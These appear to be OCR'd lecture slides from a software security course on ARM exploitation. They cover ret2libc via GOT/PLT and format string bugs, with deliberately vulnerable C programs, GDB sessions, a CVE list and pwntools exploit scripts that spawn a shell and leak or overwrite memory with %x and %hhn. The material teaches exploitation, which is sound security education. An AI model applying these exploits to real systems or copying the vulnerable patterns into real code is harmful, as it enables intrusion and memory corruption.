
Call System() Function in libc with PLT, GOT



Lazy Binding







ret2libc.c

```c
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[64];
    read(0, buffer, 96);
}

int main() {
    vuln();
}
```

```
root@d2035641d8f8:/workdir/1105ARM # arm-linux-gnueabi-gcc ret2libc.c -o ret2libc -no-pie
ret2libc.c: In function ‘vuln’:
ret2libc.c:6:5: warning: implicit declaration of function ‘read’; did you mean ‘fread’? [-Wimplicit-function-declaration]
    6 |     read(0, buffer, 96);
      |     ^~~~
      |     fread
```

Find read@libc using GDB

```
(remote) gef➤  x/16wx &_GLOBAL_OFFSET_TAB
0x12000:        0x00011f18      0x00000000      0x00000000      0x000102e4
0x12010 <read@got.plt>: 0x000102e4      0x000102e4      0x000102e4      0x00000000
0x12020:        0x0001044c      0x00000000      0x00000000      0x00000000
0x12030:        0x00000000      0x00000000      0x00000000      0x00000000
```


```
(remote) gef➤  info symbol 0x12010
read@got[plt] in section .got
```

Find read@libc using GDB

```
(remote) gef>  disas vuln
Dump of assembler code for function vuln:
   0x00010420 <+0>:     push    {r11, lr}
   0x00010424 <+4>:     add     r11, sp, #4
   0x00010428 <+8>:     sub     sp, sp, #64     @ 0x40
   0x0001042c <+12>:    sub     r3, r11, #68    @ 0x44
   0x00010430 <+16>:    mov     r2, #96 @ 0x60
   0x00010434 <+20>:    mov     r1, r3
   0x00010438 <+24>:    mov     r0, #0
   0x0001043c <+28>:    bl      0x10304 <read@plt>
   0x00010440 <+32>:    nop                     @ (mov r0, r0)
   0x00010444 <+36>:    sub     sp, r11, #4
   0x00010448 <+40>:    pop     {r11, pc}
End of assembler dump.
(remote) gef>  br *0x00010440
```

set breakpoint after read@plt being called.
continue the program

Find read@libc using GDB



read@libc = 0x3ff2bac0

```python
from pwn import *

context.update(log_level='debug', arch='arm', bits='32', os='linux')


def main():

    read_libc = 0x3ff2bac0

    p = process(['qemu-arm','-L','/usr/arm-linux-gnueabi', './ret2libc'])

    libc = ELF("/usr/arm-linux-gnueabi/lib/libc.so.6")
    read_offset = libc.symbols['read']
    system_offset = libc.symbols['system']
    bin_sh_offset = next(libc.search(b'/bin/sh\x00'))
    libc_start = read_libc - read_offset
    log.info("libc_start: 0x%x", libc_start)
    system_addr = libc_start + system_offset
    bin_sh_addr = libc_start + bin_sh_offset

    pop_r0_pc_offset = 0x00150bbc
    pop_r0_pc = libc_start + pop_r0_pc_offset

    payload = b"A" * 68
    payload += p32(pop_r0_pc)
    payload += p32(bin_sh_addr)
    payload += p32(system_addr)


    f = open("armshell","wb")
    f.write(payload)
    f.close()

    p.sendline(payload)

    p.interactive()


if __name__ == "__main__":
    main()
```

Format String Bug

Format String Bug

What is a Format String?

A Format String is an ASCII string that contains text and format parameters

printf("%s %d\n", str, a);
fprintf(stderr, "%s %d\n", str, a);
sprintf(buffer, "%s %d\n", str, a);

E.g.

```
printf("my name is:%s\n","Chen");
```

My name is Chen

Format String Bug

Format String	Output	usage
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

Format String Bug

```
printf("my name is:%s\n","Chen");
```

The wrong way…

```
printf(str);
```

Search Results

There are **834** CVE Records that match your search.

Name	
CVE-2024-9129	In versions of Zend Server 8.5 and prior to version 9.2 a format string injection was discovered. Reported by Dylan Marino
CVE-2024-6145	Actiontec WCB6200Q Cookie Format String Remote Code Execution Vulnerability. This vulnerability allows network-adjacent attackers to execute arbitrary code on affected installations of Actiontec WCB6200Q routers. Authentication is not
CVE-2024-47742	In the Linux kernel, the following vulnerability has been resolved: firmware_loader: Block path traversal Most firmware names are hardcoded strings, or are constructed from fairly constrained format strings where the dynamic parts are ju string looks like "netronome/nic_%s", and there shouldn't be any *folders* starting with "netronome/nic_". The previous case was different because there, the "%s" is *at the start* of the format string.) - module_flash_fw_schedule() is r
CVE-2024-46953	An issue was discovered in base/gsdevice.c in Artifex Ghostscript before 10.04.0. An integer overflow when parsing the filename format string (for the output filename) results in path truncation, and possible path traversal and code execut
CVE-2024-4641	OnCell G3470A-LTE Series firmware versions v1.7.7 and prior have been identified as vulnerable due to accepting a format string from an external source as an argument. An attacker could modify an externally controlled format string to c
CVE-2024-45330	A use of externally-controlled format string in Fortinet FortiAnalyzer versions 7.4.0 through 7.4.3, 7.2.2 through 7.2.5 allows attacker to escalate its privileges via specially crafted requests.
CVE-2024-41038	In the Linux kernel, the following vulnerability has been resolved: firmware: cs_dsp: Prevent buffer overrun when processing V2 alg headers Check that all fields of a V2 algorithm header fit into the available firmware data buffer. The wmfv
CVE-2024-39529	A Use of Externally-Controlled Format String vulnerability in the Packet Forwarding Engine (PFE) of Juniper Networks Junos OS on SRX Series allows an unauthenticated, network-based attacker to cause a Denial-of-Service (DoS). If DNS D
CVE-2024-31837	DMitry (Deepmagic Information Gathering Tool) 1.3a has a format-string vulnerability, with a threat model similar to CVE-2017-7938.
CVE-2024-29510	Artifex Ghostscript before 10.03.1 allows memory corruption, and SAFER sandbox bypass, via format string injection with a uniprint device.
CVE-2024-28867	Swift Prometheus is a Swift client for the Prometheus monitoring system, supporting counters, gauges and histograms. In code which applies _un-sanitized string values into metric names or labels_, an attacker could make use of this and
CVE-2024-28864	SecureProps is a PHP library designed to simplify the encryption and decryption of property data in objects. A vulnerability in SecureProps version 1.2.0 and 1.2.1 involves a regex failing to detect tags during decryption of encrypted data. T but may involve double encoding since `TagAwareCipher` uses `NullEncoder` by default.
CVE-2024-23914	Use of Externally-Controlled Format String vulnerability in Merge DICOM Toolkit C/C++ on Windows. When MC_Open_Association() function is used to open DICOM Association and gets DICOM Application Context Name with illegal characte
CVE-2024-23113	A use of externally-controlled format string in Fortinet FortiOS versions 7.4.0 through 7.4.2, 7.2.0 through 7.2.6, 7.0.0 through 7.0.13, FortiProxy versions 7.4.0 through 7.4.2, 7.2.0 through 7.2.8, 7.0.0 through 7.0.14, FortiPAM versions
CVE-2024-20290	A vulnerability in the OLE2 file format parser of ClamAV could allow an unauthenticated, remote attacker to cause a denial of service (DoS) condition on an affected device. This vulnerability is due to an incorrect check for end-of-string val
CVE-2023-7101	Spreadsheet::ParseExcel version 0.65 is a Perl module used for parsing Excel files. Spreadsheet::ParseExcel is vulnerable to an arbitrary code execution (ACE) vulnerability due to passing unvalidated input from a file into a string-type &#8
CVE-2023-6764	A format string vulnerability in a function of the IPSec VPN feature in Zyxel ATP series firmware versions from 4.32 through 5.37 Patch 1, USG FLEX series firmware versions from 4.50 through 5.37 Patch 1, USG FLEX 50(W) series firmwar
CVE-2023-6399	A format string vulnerability in Zyxel ATP series firmware versions from 4.32 through 5.37 Patch 1, USG FLEX series firmware versions from 4.50 through 5.37 Patch 1, USG FLEX 50(W) series firmware versions from 4.16 through 5.37 Pat
CVE-2023-5746	A vulnerability regarding use of externally-controlled format string is found in the cgi component. This allows remote attackers to execute arbitrary code via unspecified vectors. The following models with Synology Camera Firmware versior
CVE-2023-52748	In the Linux kernel, the following vulnerability has been resolved: f2fs: avoid format-overflow warning With gcc and W=1 option, there's a warning like this: fs/f2fs/compress.c: In function ‘f2fs_init_page_array_cache’: fs/f
CVE-2023-48784	A use of externally-controlled format string vulnerability [CWE-134] in FortiOS version 7.4.1 and below, version 7.2.7 and below, 7.0 all versions, 6.4 all versions command line interface may allow a local privileged attacker with super-adm
CVE-2023-4856	A format string vulnerability was identified in SMM/SMM2 and FPC that could allow an authenticated user to execute arbitrary commands on a specific API endpoint.
CVE-2023-48230	Cap'n Proto is a data interchange format and capability-based RPC system. In versions 1.0 and 1.0.1, when using the KJ HTTP library with WebSocket compression enabled, a buffer underrun can be caused by a remote peer. The underrun a specific constant 4-byte string `{ 0x00, 0x00, 0xFF, 0xFF }`. Because this string is not controlled by the attacker, maintainers believe it is unlikely that remote code execution is possible. However, it cannot be ruled out. This functionality
CVE-2023-48221	wire-avs provides Audio, Visual, and Signaling (AVS) functionality sure the secure messaging software Wire. Prior to versions 9.2.22 and 9.3.5, a remote format string vulnerability could potentially allow an attacker to cause a denial of ser
CVE-2023-4746	A vulnerability classified as critical has been found in TOTOLINK N200RE V5 9.3.5u.6437_B20230519. This affects the function Validity_check. The manipulation leads to format string. It is possible to initiate the attack remotely. The root-c
CVE-2023-45583	A use of externally-controlled format string in Fortinet FortiProxy versions 7.2.0 through 7.2.5, 7.0.0 through 7.0.11, 2.0.0 through 2.0.13, 1.2.0 through 1.2.13, 1.1.0 through 1.1.6 FortiPAM versions 1.1.0, 1.0.0 through 1.0.3 FortiOS ve

leak.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <time.h>

void init() {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
}

int generate_key() {
    // Generate a "random" key for demonstration
    srand(time(NULL));
    return rand() ^ 0xdeadbeef;
}

void vulnerable_func(int secret_key) {
    char buffer[128];
    printf("Try to leak the key!\n");
    printf("Input your string: ");
    fgets(buffer, sizeof(buffer), stdin);

    printf("Echo: ");
    printf(buffer);  // Format string vulnerability here
}

int main() {
    init();

    int secret_key = generate_key();
    printf("Key address: %p\n", &secret_key);

    vulnerable_func(secret_key);

    // Check if leak was successful
    printf("\nReal key value: 0x%x\n", secret_key);

    return 0;
}
```

```python
from pwn import *

# Configuration
context.arch = 'arm'
context.log_level = 'debug'

def leak_key():
    """
    First phase: Leak the stack contents to find the correct offset
    """
    p = process(['qemu-arm', '-L', '/usr/arm-linux-gnueabi', './leak'])

    # Get the key address
    p.recvuntil(b"Key address: ")
    key_addr = int(p.recvline().strip(), 16)
    log.success(f"Key address: {hex(key_addr)}")

    # Construct payload to leak stack contents
    payload = b""
    # Check first 20 stack positions
    for i in range(1, 20):
        payload += f"%{i}$x.".encode()  # Use %x to print values in hexadecimal

    p.sendlineafter(b"Input your string: ", payload)

    # Receive and analyze output
    p.recvuntil(b"Echo: ")
    leak = p.recvuntil(b"Real", drop=True).decode()
    log.info("Stack dump:")

    # Analyze leaked data
    values = leak.split('.')
    for i, val in enumerate(values, 1):
        if val.strip():
            log.info(f"Offset {i}: {val}")

    p.close()
    return values
```

```python
def exploit():
    """
    Main exploit function
    """
    # Phase 1: Leak stack to find offset
    log.info("Phase 1: Leaking stack to find offset...")
    leaked_values = leak_key()

    log.info("Phase 2: Leaking the key with correct offset...")
    # Now that we know the correct offset, construct precise payload
    p = process(['qemu-arm', '-L', '/usr/arm-linux-gnueabi', './leak'])

    # Get key address (for verification)
    p.recvuntil(b"Key address: ")
    key_addr = int(p.recvline().strip(), 16)

    # Use the found correct offset to construct final payload
    offset = 5  # This value needs to match the offset where the key was found
    payload = f"%{offset}$x".encode()

    p.sendlineafter(b"Input your string: ", payload)

    # Receive leaked key
    p.recvuntil(b"Echo: ")
    leaked_key = p.recvline().strip()
    log.success(f"Leaked key: {leaked_key.decode()}")

    # Receive actual key value for verification
    p.recvuntil(b"Real key value: ")
    real_key = p.recvline().strip()
    log.success(f"Real key value: {real_key.decode()}")

    # Verify if leak was successful
    if leaked_key == real_key[2:]:  # Note: real_key includes "0x" prefix, need to remove for comparison
        log.success("Key leaked successfully!")
    else:
        log.failure("Key leak failed. Adjust the offset and try again.")
        log.info(f"Expected: {real_key[2:]}")
        log.info(f"Got: {leaked_key.decode()}")

    p.close()

if __name__ == "__main__":
    exploit()
```

Advanced Usage: Format String Direct Access

Format String	Output	usage
%d	Decimal (int)	Output decimal number
%s	String	Reads string from memory
%x	Hexadecimal	Output Hexadecimal Number
%n	Number of bytes written so far	Writes the number of bytes till the format string to memory

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./a AAAA$(python -c 'print "%08x."*20')  ✓ 238 12:19:36
You wrote:AAAA00a7c200.00012068.00000103.00000040.afd45f70.00000000.00000000.00000000.5586f590.5586f9c0.00000000.41414141.3830252e.252e7838.7838
3025.30252e78.2e783830.3830252e.252e7838.78383025.
```

```
quake0day@quakes-iMac ~/Documents/Sync/CSC495_Software_Security/ch6 ./a 'AAAA.%12$x'
You wrote:AAAA.41414141
```

this let's try to directly access the 12th parameter on stack using the dollar sign qualifier. "%12$x" is used which will read the 12th parameter on stack

What is this BUG used for?

Read data in any memory address:

- %s to read data in an arbitrary memory address

Write data in any memory address:

- printf not only allows you to read but also write
- %n

```c
#include<stdio.h>

int main()
{
  int c;
  printf("This is CSC %n", &c);
  printf("%d", c);
  getchar();
  return 0;
}
```

fmtwrite.c

In C printf(), %n is a special format specifier which instead of printing something causes printf() to load the variable pointed by the corresponding argument with **a value equal to the number of characters that have been printed by printf() before the occurrence of %n**.

```c
#include<stdio.h>

int main()
{
  int c;
  printf("This is CSC %n", &c);
  printf("%d", c);
  getchar();
  return 0;
}
```

```
root@d2035641d8f8:/workdir/1105ARM # arm-linux-gnueabi-gcc -o fmtwrite fmtwrite.c -no-pie -fno-stack-protector
root@d2035641d8f8:/workdir/1105ARM # qemu-arm -L /usr/arm-linux-gnueabi fmtwrite
This is CSC 12
```

modify.c

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void init() {
    setvbuf(stdout, NULL, _IONBF, 0);
    setvbuf(stderr, NULL, _IONBF, 0);
    setvbuf(stdin, NULL, _IONBF, 0);
}

void vulnerable_func(int *key_ptr) {
    char buffer[128];
    printf("Current key: 0x%x\n", *key_ptr);
    printf("Key address: %p\n", key_ptr);
    printf("Try to change the last byte to 0x22\n");

    printf("Input your string: ");
    fgets(buffer, sizeof(buffer), stdin);

    printf("Echo: ");
    printf(buffer);  // Format string vulnerability here

    printf("\nKey is now: 0x%x\n", *key_ptr);
    if ((*key_ptr & 0xff) == 0x22) {
        printf("Success! You've modified the last byte to 0x22!\n");
    }
}

int main() {
    init();

    int key = 0xaabbccdd;  // Fixed initial value
    printf("Initial key value: 0x%x\n", key);

    vulnerable_func(&key);

    return 0;
}
```

```python
from pwn import *

# Configuration
context.arch = 'arm'
context.log_level = 'debug'

def find_offset():
    """
    First find the offset of our string in the stack
    """
    p = process(['qemu-arm', '-L', '/usr/arm-linux-gnueabi', './modify'])

    # Get initial key value
    p.recvuntil(b"Initial key value: ")
    initial_key = p.recvline().strip()
    log.info(f"Initial key: {initial_key.decode()}")

    # Create format string pattern
    payload = b""
    for i in range(1, 20):
        payload += f"%{i}$08x.".encode()

    # Send payload
    p.sendlineafter(b"Input your string: ", payload)

    # Get and analyze the output
    p.recvuntil(b"Echo: ")
    leak = p.recvuntil(b"\nKey", drop=True).decode()
    log.info("Stack dump:")

    values = leak.split('.')
    for i, val in enumerate(values, 1):
        if val.strip():
            log.info(f"Offset {i}: {val}")

    p.close()
```

```python
def write_byte():
    """
    Write 0x22 to the lowest byte of the key
    """
    p = process(['qemu-arm', '-L', '/usr/arm-linux-gnueabi', './modify'])

    # Get key address
    p.recvuntil(b"Key address: ")
    key_addr = int(p.recvline().strip(), 16)
    log.success(f"Key address: {hex(key_addr)}")

    # Create write payload
    # We want to write 0x22 (34 in decimal) to the lowest byte
    target_byte = 0x22
    offset = 5  # Adjust this based on the stack dump

    # Use %hhn to write a single byte
    # We need to output exactly 34 characters before %hhn
    payload = f"%{target_byte}c%{offset}$hhn".encode()
    payload = payload.ljust(32, b'A')  # Padding for alignment
    payload += p32(key_addr)  # Address to write to

    # Send payload
    p.sendlineafter(b"Input your string: ", payload)

    # Get result
    output = p.recvall(timeout=2)
    if b"Success" in output:
        log.success("Successfully modified the last byte to 0x22!")

if __name__ == "__main__":
    # First, find the offset in stack
    log.info("Phase 1: Finding offset...")
    find_offset()

    # Then, write the byte
    log.info("\nPhase 2: Writing 0x22 to the lowest byte...")
    write_byte()
```

Q & A